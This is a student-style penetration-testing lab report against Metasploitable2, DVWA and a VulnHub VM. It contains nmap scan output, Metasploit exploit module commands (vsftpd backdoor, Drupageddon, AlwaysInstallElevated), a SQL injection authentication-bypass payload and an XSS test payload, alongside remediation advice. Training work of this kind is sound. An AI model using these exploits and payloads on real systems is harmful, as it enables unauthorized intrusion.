Advanced Vulnerability Assessment and Penetration Testing (VAPT) Report

Name : Nandu B Raj
Role : Cybersecurity Intern
Date : 15/03/2026

1. Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a structured approach used to identify and exploit weaknesses within systems, networks, and applications in order to improve security defenses. Organizations perform these assessments to simulate real-world cyberattacks and discover vulnerabilities before malicious attackers can exploit them.

This task report documents the activities performed during the VAPT practical lab exercises. The tasks included advanced vulnerability exploitation, web application penetration testing, reporting practices, post-exploitation evidence collection, and a full penetration testing simulation.

The testing environment was set up in a controlled virtual lab using Kali Linux as the attacking machine and vulnerable systems such as Metasploitable2 and DVWA as targets. Various security tools including Metasploit, Burp Suite, sqlmap, and Wireshark were used to conduct the assessments.

The objective of this exercise was to gain hands-on experience in identifying vulnerabilities, exploiting them in a controlled environment, documenting findings, and providing remediation recommendations.

Advanced Exploitation Lab Report

1. Objective

The objective of this lab is to perform advanced vulnerability exploitation by chaining multiple exploits and modifying a Proof-of-Concept (PoC) exploit from Exploit-DB. The lab demonstrates how attackers combine vulnerabilities to gain remote access to a target system.

2. Lab Environment

Component	Description
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Exploitation Framework	Metasploit
Exploit Source	Exploit-DB

3. Tools Used

Metasploit Framework
Python
Exploit-DB
Nmap
Firefox Browser


4. Exploit Chain Attack

Attack Scenario
A multi-stage attack was simulated against the target machine.

Steps involved:
1-Identify vulnerable services.
2-Exploit the web application.
3-Gain remote shell access.
4-Escalate access using Meterpreter.

To find the ip

ifconfig



```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:93:fc:fc
          inet addr:10.254.236.186  Bcast:10.254.236.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:6686:e51c:a00:27ff:fe93:fcfc/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe93:fcfc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5245 (5.1 KB)  TX bytes:7771 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

Kali IP - 10.254.236.30
Target IP - 10.254.236.186

nmp -A 10.254.236.186

```
File  Actions  Edit  View  Help
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      49222/tcp   mountd
|   100005  1,2,3      60308/udp   mountd
|   100021  1,3,4      47433/tcp   nlockmgr
|   100021  1,3,4      48742/udp   nlockmgr
|   100024  1          34666/tcp   status
|_  100024  1          41045/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, Support41Auth, SwitchToSSLAfterHandshake, SupportsCompression, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: X/#]-f<8D,N%lqrg1\\;
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-03-15T11:52:35+00:00; +2s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:09:53
|   source ident: nmap
```


Port	Service
21	FTP
22	SSH
80	HTTP
3306	MySQL

Exploitation Phase

After identifying vulnerable services, exploitation was performed using the Metasploit framework.

A known vulnerability in the FTP service was exploited to gain unauthorized access to the system

msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.254.236.186
exploit



Developer Notification Email

Dear Development Team,

During a recent security assessment, a critical vulnerability chain was identified within the web application hosted at 192.168.1.100. The issue begins with a Cross-Site Scripting (XSS) vulnerability that allows attackers to capture session cookies. Using the stolen session, an attacker can access administrative functionality and execute remote commands via an exposed service.

This vulnerability could allow unauthorized system access and potential compromise of the server.

We recommend implementing strict input validation, sanitizing user inputs, and applying the latest security patches. Further testing is recommended after remediation.

Regards,
VAPT Analyst

4. Web Application Penetration Testing

The web application security testing phase focused on identifying common vulnerabilities such as SQL Injection and Cross-Site Scripting.

Testing was performed using DVWA.


SQL Injection Testing


SQL injection testing was performed on the login form to determine whether user inputs were properly sanitized.

Payload used:

admin' OR '1'='1

This payload allowed authentication bypass.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


XSS Testing

Cross-site scripting testing was performed by injecting JavaScript payloads into input fields.

Payload used:

<script>alert('XSS')</script>


The script executed successfully, confirming the vulnerability.



Web Testing Summary

A security assessment of the DVWA application revealed multiple vulnerabilities including SQL injection and reflected cross-site scripting. These vulnerabilities could allow attackers to access sensitive data or hijack user sessions. Proper input validation, parameterized queries, and secure authentication mechanisms are recommended to reduce potential exploitation risks.

Network Attack Path Visualization



Management Briefing

The security assessment identified several vulnerabilities within the tested systems that could potentially allow unauthorized access to sensitive information. The most critical issue discovered was a SQL injection vulnerability, which may allow attackers to manipulate database queries and retrieve confidential data. Additionally, weak authentication mechanisms were observed, increasing the risk of account compromise. If exploited, these vulnerabilities could lead to data breaches and operational disruption. It is strongly recommended that the development team implement secure coding practices, apply security patches, and conduct regular security testing. Addressing these vulnerabilities will significantly improve the organization's overall security posture and reduce the likelihood of successful cyber attacks.

Post-Exploitation and Evidence Collection

Use Metasploit module**:**

use exploit/windows/local/always_install_elevated

Capture Network Traffic

Open Wireshark and capture on your network interface.

Generate Hash

sha256sum capture.pcap

Hash Value

03c8ed26949d691ba46e57c0daba6458 a7fdb82e51677f3d75647e3558eec179

Evidence Summary

Network traffic generated during the exploitation phase was captured and analyzed to identify malicious activity. Relevant files and logs were collected and hashed using SHA256 to maintain integrity. Proper documentation was maintained to ensure evidence reliability and to support potential forensic investigation or incident response processes.

Capstone Project (Full VAPT Cycle)

Now perform a full pentest.

Download vulnerable VM from VulnHub.

Example: Kioptrix

Reconnaissance

netdiscover

Find target IP

Scanning

nmap -sV -A 10.254.236.186

Vulnerability Scanning

Use OpenVAS.

Steps:

1. Start scanner
2. Add target
3. Run scan
4. Review vulnerabilities

Exploitation

Example Metasploit exploit:

use exploit/linux/http/drupal_drupageddon

Set target:

set RHOST 10.254.236.186

exploit

Exploitation Phase

A remote code execution vulnerability was exploited using Metasploit to gain shell access to the target server.

PTES Report Summary

This project simulated a complete vulnerability assessment and penetration testing cycle within a controlled lab environment. The engagement included reconnaissance, vulnerability scanning, exploitation, post-exploitation, and reporting phases. During the assessment, several vulnerabilities were identified, including SQL injection, cross-site scripting, and remote code execution. These vulnerabilities demonstrate weaknesses in input validation, authentication mechanisms, and system patch management.

Using industry-standard tools such as Kali Linux, Metasploit, Burp Suite, and OpenVAS, successful exploitation was performed against multiple targets in the lab environment. Post-exploitation activities confirmed that attackers could escalate privileges and gain persistent access to compromised systems.

The results highlight the importance of implementing secure coding practices, regular vulnerability scanning, and timely patch management. Organizations should also conduct periodic penetration tests to proactively identify security weaknesses before they can be exploited by malicious actors.

Overall, the exercise provided valuable insights into real-world attack techniques and defensive strategies that can be used to strengthen system security and reduce cyber risk.

Final Non-Technical Summary

A simulated security test was conducted to evaluate the strength of the organization's systems and applications. During the test, several weaknesses were discovered that could potentially allow attackers to gain unauthorized access or steal sensitive data. These included issues related to login security, improper input validation, and outdated software components. By exploiting these weaknesses in a controlled environment, the assessment demonstrated how attackers might compromise systems if these issues remain unresolved. The report provides clear recommendations to fix these problems, including updating software, improving authentication controls, and implementing stronger security practices. Addressing these issues will help significantly improve the organization’s cybersecurity defenses.